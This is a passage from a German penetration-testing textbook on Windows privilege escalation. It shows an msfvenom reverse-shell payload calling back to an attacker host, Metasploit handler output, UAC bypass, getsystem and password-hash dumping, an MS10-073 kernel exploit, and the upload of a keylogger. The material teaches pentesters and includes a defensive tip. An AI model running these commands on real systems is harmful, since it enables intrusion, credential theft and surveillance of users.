5.6 Windows-Privilegien erweitern

Microsoft Windows hatte lange Zeit das Problem, dass nahezu jeder Anwender mit administrativen Berechtigungen gearbeitet hat. Aus diesem Grund wurde mit Windows Vista erstmals die UAC (Benutzerkontensteuerung) als zusätzlicher Schutzmechanismus eingeführt. Die UAC weist eine einfache Konfiguration mit vier unterschiedlichen Sicherheitsstufen auf. In der folgenden Abbildung ist die typische Konfiguration eines Windows-8-Systems dargestellt.



Abb. 5–2 *Windows-8-UAC-Einstellungen*

Im Normalfall sollte die UAC mindestens auf Stufe drei eingestellt sein. Falls Benachrichtigungen vollständig deaktiviert werden sollen, lässt sich die niedrigste Stufe wählen. Diese Einstellung wird meist nicht empfohlen.

Mit aktivierter UAC arbeiten administrative Benutzer ebenso in einer eingeschränkten Benutzerumgebung wie nicht administrative Benutzer. Werden von einer Applikation höhere Berechtigungen benötigt, fordert das Betriebssystem diese vom Benutzer an, welcher die entsprechende Anfrage bestätigen muss.



Abb. 5–3 *Windows-UAC-Abfrage*

Schadsoftware erlangt dadurch bei der Ausführung nicht mehr sofort administrative Berechtigungen, sondern muss diese erst vom Benutzer absegnen lassen. Dementsprechend ist ein wesentlich höherer Schutzlevel gegeben, und Schadsoftware kann sich nicht mehr in dem Maße wie auf früheren Windows-Systemen ausbreiten bzw. auf dem System verankern.

In folgendem Beispiel wird versucht, diesen Schutzmechanismus auf einem Windows-8-System zu umgehen. Um diese Tests möglichst einfach umzusetzen, wird eine initiale Verbindung mit dem Metasploit Payload Meterpreter aufgebaut. Dazu wird ein typisches Meterpreter-Binary mit `msfvenom` erstellt und auf dem Zielsystem zur Ausführung gebracht.

```
#./msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 -e
x86/shikata_ga_nai -f exe > reverse_tcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 314 (iteration=0)
```

Listing 5–22 *Erstellen des Meterpreter Payloads*

Dieser Payload baut vom Windows-System des Opfers eine Reverse-Verbindung zu dem System des Angreifers auf. Folgendes Listing stellt die Konfiguration des dafür benötigten Multi-Handlers auf dem System des Angreifers dar, wie auch den anschließenden Verbindungsaufbau. Im generischen Multi-Handler Exploit werden der zu verwendende Payload und der lokale Host (`LHOST`) konfiguriert. Der lokale Listener wird abschließend mit dem bekannten `exploit`-Kommando zur Anwendung gebracht und wartet ab diesem Zeitpunkt auf Verbindungsanfragen.

```
msf exploit(handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST     192.168.56.102   yes       The listen address
   LPORT     4444             yes       The listen port

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.102:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.56.101
[*] Meterpreter session 5 opened (192.168.56.102:4444 -> 192.168.56.101:1283) at
2014-05-14 17:32:06 +0200
```

Listing 5–23 *Aufbau einer Metasploit-Session*

Im ersten Schritt der Post-Exploitation-Phase werden Informationen zum System und zu den erlangten Privilegien abgefragt. Im weiteren Verlauf dieser Phase wird häufig versucht, die lokalen Passwort-Hashes auszulesen.

```
meterpreter > sysinfo
Computer        : M-1-K-3
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : de_DE
Meterpreter     : x86/win32

meterpreter > getuid
Server username: m-1-k-3\m1k3

meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e46035d5e9aad1a5a48f5e71b00dadaf...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError
stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into
service process)
```

Listing 5–24 *Session mit UAC im Einsatz*

Das Auslesen der Passwort-Hashes scheitert an dieser Stelle jedoch aufgrund fehlender Berechtigungen bzw. weiterer vorhandener Sicherheitsmechanismen.

Der gescheiterte Vorgang von Listing 5–24 lässt vermuten, dass auf dem System Schutzmechanismen im Einsatz sind, die die erlangten Berechtigungen weit genug einschränken, um das Auslesen der Passwort-Hashes zu unterbinden. Um einen Überblick dieser Schutzmechanismen bzw. der erlangten Berechtigungen zu

bekommen, lässt sich das *win_privs*-Post-Exploitation-Modul folgendermaßen nutzen:

```
msf exploit(handler) > use post/windows/gather/win_privs
msf exploit(handler) > set SESSION 5
msf exploit(handler) > run

Current User
============

 Is Admin  Is System  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------  -------------  ---
 False     False      True         4              "m-1-k-3\\m1k3"
```

Listing 5–25 *win_privs Post-Exploitation-Modul*

An der Ausgabe von Listing 5–25 ist erkennbar, dass der Angreifer bislang keine administrativen Berechtigungen erlangt hat. Zudem ist erkennbar, dass die Windows-UAC als weiterer Schutzmechanismus im Einsatz ist.

bypassuac – lokaler Exploit

Das im Folgenden beschriebene *bypassuac*-Modul nutzt eine Schwachstelle, die im Jahr 2009 von Leo Davidson [107] erkannt wurde. Von Microsoft wurde diese Problematik allerdings nicht als Schwachstelle eingestuft und bislang auch nicht behoben. Diese Vorgehensweise nutzt eine Process-Injection-Schwachstelle in Anwendungen mit dem Windows-Publisher-Zertifikat. Solche Anwendungen benötigen keine UAC-Bestätigungen und ermöglichen dementsprechend die Umgehung dieser Sicherheitsabfrage. Der dargestellte Angriff funktionierte mit Default-Einstellungen von Windows-Vista- bis Windows-8-Installationen.

Hinweis: Es ist möglich, dass auch weitere Systeme betroffen sind. Im Rahmen der Arbeiten an diesem Buch wurden diese Systeme allerdings nicht betrachtet.

Das bedeutet, wenn ein Benutzer mit administrativen Berechtigungen arbeitet und die UAC-Einstellungen auf Stufe 3 (Standard) belässt, ist er für den dargestellten Angriff anfällig.

Im folgenden Listing 5–26 wird die bereits aufgebaute Meterpreter-Session zu einem voll gepatchten Windows-8-System genutzt. Das dargestellte Post-Exploitation-Modul startet einen Reverse-Handler und lädt das von Metasploit mitgelieferte UAC-Binary mit einem Meterpreter Payload auf das Windows-System. Dort wird es ausgeführt, und es kommt zum Aufbau einer neuen Session. Diese neue Session weist keinen aktiven UAC-Schutz auf.

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.56.102:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.56.101
[*] Meterpreter session 4 opened (192.168.56.102:4444 -> 192.168.56.101:1282) at
2014-05-14 17:19:07 +0200

meterpreter > getuid
Server username: m-1-k-3\m1k3
```

Listing 5–26 *bypassuac-Exploitation-Modul starten*

Hinweis: Weist die UAC eine Einstellung auf, in der das Metasploit-Modul keine Ausweitung der Privilegien durchführen kann, bricht das Modul mit einer entsprechenden Warnung ab.

Das Exploit-Modul wurde außerhalb der aktiven Meterpreter-Sitzung wie jedes andere Metasploit-Modul ausgeführt. In der Metasploit-Konsole lassen sich die vorhandenen Sessions mit dem `session`-Kommando auflisten.

Die neue Session mit der ID 4 stellt sich auf den ersten Blick analog zur bereits bestehenden Session dar. Wird mit einem `session –i 4` in diese gewechselt, befindet sich der Benutzer weiterhin innerhalb der bereits davor erlangten Benutzer-ID. Das Auslesen der Passwort-Hashes schlägt dabei ebenso fehl. Im nächsten Schritt wird versucht weitere Rechte zu erlangen. Dazu bietet sich das Metasploit-Kommando `getsystem` an.

```
msf exploit(bypassuac) > sessions -v

Id  Type                   Information        Connection      Via
--  ----                   -----------        ----------      ---
3   meterpreter x86/win32  m-1-k-3\m1k3 @ M-1-K-3  192.168.56.102:4444 ->
192.168.56.101:1280 (192.168.56.101)  exploit/multi/handler

4   meterpreter x86/win32  m-1-k-3\m1k3 @ M-1-K-3  192.168.56.102:4444 ->
192.168.56.101:1282 (192.168.56.101)  exploit/windows/local/bypassuac

msf exploit(bypassuac) > sessions -i 4
[*] Starting interaction with 4...
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: $U$NTAUTORITT\SYSTEM
```

Listing 5–27 *Die neu erstellte Session*

Hinweis: Alternativ lassen sich Systemrechte durch die Migration in einen Prozess mit Systemberechtigungen erlangen.

Mit dem `getuid`-Kommando können im Anschluss die erlangten Rechte geprüft werden. Ein abschließendes `run hashdump` ermöglicht nun das Auslesen der Passwort-Hashes.

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WIN-DEADBEEF
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /home/m1k3/.msf5/loot/20170626092001_default_192.168.145.128_windows.hashes_
    003988.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]    Obtaining the boot key...
[*]    Calculating the hboot key using SYSKEY <snip> ...
[*]    Obtaining the user list and keys...
[*]    Decrypting user keys...
[*]    Dumping password hints...
[*]    No users with password hints on this system
[*]    Dumping password hashes...
[+]    Administrator:500:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXX:::
[+]    m1k3:1000:aad3b435b51404eeaad3b435b51404ee:XXXXXX:::
```

Listing 5–28 *Systemberechtigungen erlangen*

Microsoft hat die UAC mit Windows Vista eingeführt und auch in Windows 8 implementiert. Derzeit ist der UAC-Schutzmechanismus aller Systeme von Vista über Windows 7 bis Windows 8 mit der dargestellten Methode angreifbar.

Hinweis: Um sich gegen diesen Angriff zu schützen, stellen Sie den UAC-Schutz auf den höchsten Level.

Weitere Privilege-Escalation-Tätigkeiten

Metasploit bietet neben der Möglichkeit, die Windows UAC zu umgehen, weitere Möglichkeiten, die erlangten Privilegien zu erweitern. Darunter fällt das bereits angewendete `getsystem`-Kommando, um von administrativen Berechtigungen möglichst einfach zu Systemberechtigungen zu gelangen.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
         0 : All techniques available
         1 : Service - Named Pipe Impersonation (In Memory/Admin)
         2 : Service - Named Pipe Impersonation (Dropper/Admin)
         3 : Service - Token Duplication (In Memory/Admin)
```

Listing 5–29 *Metasploit-getsystem-Kommando*

Hinweis: Das dargestellte »getsystem«-Kommando ist auch als Post-Exploitation-Modul verfügbar (`post/windows/escalate/getsystem`).

Der dargestellte `getsystem`-Befehl erkennt automatisch die aktuellen Berechtigungen und wählt dementsprechend die passende Vorgehensweise aus. Alternativ lässt sich mit dem Parameter –t die zu verwendende Vorgehensweise manuell wählen.

Häufig lassen sich bei einem Angriff nicht sofort administrative Berechtigungen erlangen. In solchen Fällen helfen weitere Post-Exploitation-Module sowie lokale Exploits. Folgende Ausgabe zeigt einen Überblick über derzeit vorhandene Post-Exploitation-Module.

```
meterpreter > run post/windows/escalate/
run post/windows/escalate/droplnk
run post/windows/escalate/getsystem
run post/windows/escalate/ms10_073_kbdlayout
run post/windows/escalate/net_runtime_modify
run post/windows/escalate/screen_unlock
```

Listing 5–30 *Metasploit-Post-Exploitation-Module*

Hinweis: Weitere lokale Exploits sind als typische Exploit-Module auffindbar: »`search type:exploit windows/local`«

Jedes dieser Module umfasst, wie ein typisches Metasploit-Modul, eine kurze Infopage, die sich in der Metasploit-Konsole mit `info <Modul>` aufrufen lässt. Diese Informationen umfassen typischerweise eine kurze Beschreibung und weitere Details zu Plattform und Architektur und wiederum ein Ranking des Moduls. Folgendes Listing zeigt eine Erweiterung der Privilegien mit dem Exploit, der eine Schwachstelle im Tastaturlayout betrifft und im Bulletin MS10-073 [108] (CVE-

2010-2743 [109]) dargestellt wird. Dieser Exploit hat ein Ranking von *normal* und wird nicht bei jeder Anwendung erfolgreich sein.

```
meterpreter > getuid
Server username: AURORA\bob

meterpreter > sysinfo
Computer            : AURORA
OS                  : Windows XP (Build 2600, Service Pack 3).
Architecture        : x86
System Language     : en_US
Meterpreter         : x86/win32

meterpreter > run post/windows/escalate/ms10_073_kbdlayout
[*] Attempting to elevate PID 0x384
[*] {"GetLastError"=>0, "return"=>424}
[*] Wrote malicious keyboard layout to C:\DOCUME~1\bob\LOCALS~1\Temp\pOwns.boom ..
[*] Allocated 0x8000 bytes of memory @ 0x60630000
[*] Initialized RWX buffer ...
[*] Current Keyboard Layout: 0x4070407
[*] Patched in syscall wrapper @ 0x60631000
[*] Successfully executed syscall wrapper!
[*] Attempting to cause the ring0 payload to execute...
[*] SendInput: {"GetLastError"=>5, "return"=>1}

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 5–31 *Anwendung des MS10-073-Privilege-Escalation-Exploits*

Die in diesem Fall genutzte Schwachstelle ist laut dem Microsoft Bulletin im Tastaturlayout des Betriebssystems Windows XP mit Service Pack 3 vorhanden. Diese Schwachstelle wurde im Jahr 2010 im Rahmen der Stuxnet-Angriffe genutzt und dadurch erstmalig einer breiten Öffentlichkeit bekannt [110].

Neben den dargestellten Möglichkeiten werden aktuelle Privilege-Escalation-Angriffe immer häufiger als lokale Exploits implementiert. Metasploit bringt dafür bereits eine hohe Anzahl lokaler Exploits mit. Diese lassen sich wie ein typischer Exploit zur Anwendung bringen.

```
root@ubuntu:~# ls <MSF-Path>/embedded/framework/modules/exploits/windows/local/

adobe_sandbox_adobecollabsync.rb  ms15_051_client_copy_image.rb
agnitum_outpost_acs.rb            ms15_078_atmfd_bof.rb
always_install_elevated.rb        ms16_016_webdav.rb
applocker_bypass.rb               ms16_032_secondary_logon_handle_privesc.rb
ask.rb                            ms_ndproxy.rb
bthpan.rb                         novell_client_nicm.rb
bypassuac_eventvwr.rb             novell_client_nwfs.rb
bypassuac_fodhelper.rb            ntapphelpcachecontrol.rb
bypassuac_injection.rb            nvidia_nvsvc.rb
```

```
bypassuac.rb                        panda_psevents.rb
bypassuac_vbs.rb                    payload_inject.rb
capcom_sys_exec.rb                  persistence.rb
current_user_psexec.rb              powershell_cmd_upgrade.rb
ikeext_service.rb                   powershell_remoting.rb
ipass_launch_app.rb                 ppr_flatten_rec.rb
lenovo_systemupdate.rb              ps_persist.rb
mqac_write.rb                       ps_wmi_exec.rb
ms10_015_kitrap0d.rb                pxeexploit.rb
ms10_092_schelevator.rb             registry_persistence.rb
ms11_080_afdjoinleaf.rb             run_as.rb
ms13_005_hwnd_broadcast.rb          s4u_persistence.rb
ms13_053_schlamperei.rb             service_permissions.rb
ms13_081_track_popup_menu.rb        trusted_service_path.rb
ms13_097_ie_registry_symlink.rb     virtual_box_guest_additions.rb
ms14_009_ie_dfsvc.rb                virtual_box_opengl_escape.rb
ms14_058_track_popup_menu.rb        vss_persistence.rb
ms14_070_tcpip_ioctl.rb             wmi.rb
ms15_004_tswbproxy.rb
```

Listing 5–32 *Lokale Exploits zur Erweiterung der Privilegien*

Als ein solches Modul findet sich beispielsweise der Exploit für die kitrap0d-Schwachstelle, die von Tavis Ormandy veröffentlicht wurde. Dieser lokale Privilege-Escalation-Exploit nutzt eine Schwachstelle, die Microsoft im Bulletin MS10-015 [111] (CVE-2010-0233 [112]) beschreibt. Anfang des Jahres 2010 erlangte diese Schwachstelle verstärkt Medienpräsenz, da sie wohl seit ca. 17 Jahren im Windows-Kernel vorhanden war und dementsprechend alle NT-basierten Systeme betraf [113]. Der von Microsoft erstellte Patch löste zudem in gewissen Konstellationen einen Systemabsturz aus und wurde kurz nach der Veröffentlichung wieder zurückgezogen. Erst mit über einem Monat Verspätung kam es zur überarbeiteten Auslieferung des Sicherheitspatches [114].

An dieser Stelle ist unter Umständen das Post-Exploitation-Modul `local_exploit_suggester` interessant. Dieses nutzt die Check-Funktionalität der lokalen Exploits, um eine schnelle Vorauswahl zu ermöglichen:

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.145.128 - Collecting local exploits for x86/windows...
[*] 192.168.145.128 - 37 exploit checks are being tried...
[+] 192.168.145.128 - exploit/windows/local/bypassuac_eventvwr: The target appears
to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms14_058_track_popup_menu: The target
appears to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms15_051_client_copy_image: The target
appears to be vulnerable.
```

```
[+] 192.168.145.128 -
exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service
is running, but could not be validated.
[+] 192.168.145.128 - exploit/windows/local/ms_ndproxy: The target service is
running, but could not be validated.
```

Listing 5–33 *local_exploit_suggester Modul in der Anwendung*

5.7 Programme direkt aus dem Speicher ausführen

Speziell bei Client-Side-Angriffen trifft man häufig auf lokale Antivirus-Scanner als letzten Schutzmechanismus. Eine Anforderung eines solchen Penetrationstests könnte die Umgehung aller lokalen Schutzmechanismen sein. Im ersten Schritt eines solchen Tests war es bereits möglich, eine Meterpreter-Session aufzubauen, das Ausdehnen des Angriffs wird aber vom AV-Scanner stark eingeschränkt. Der Scanner unterbindet es, weitere Programme auf das System zu laden bzw. dort zur Ausführung zu bringen.

Im Verlauf dieses Abschnitts wird erst versucht, eine ausführbare Datei eines Keyloggers auf ein kompromittiertes System hochzuladen, um diesen dort auszuführen. Das System weist allerdings einen aktiven AV-Scanner als zusätzlichen Schutz auf. Für den Upload wird die entsprechende Meterpreter-Funktionalität folgendermaßen genutzt:

```
meterpreter > upload /root/klogger.exe .
[*] uploading  : /root/klogger.exe -> .
[*] uploaded   : /root/klogger.exe -> .\klogger.exe

meterpreter > ls
Listing: C:\
============
Mode              Size        Type  Last modified            Name
----              ----        ----  -------------            ----
<snip>
100777/rwxrwxrwx  23552       fil   2012-05-16 16:39  klogger.exe
```

Listing 5–34 *Upload eines Keyloggers*

Der Upload scheint zwar im ersten Schritt erfolgreich zu verlaufen, und das Binary wird vom `ls`-Befehl korrekt angezeigt. Allerdings meldet sich am Bildschirm des Benutzers sofort der AV-Scanner und sperrt den Zugriff auf diese Datei (siehe Abb. 5–4).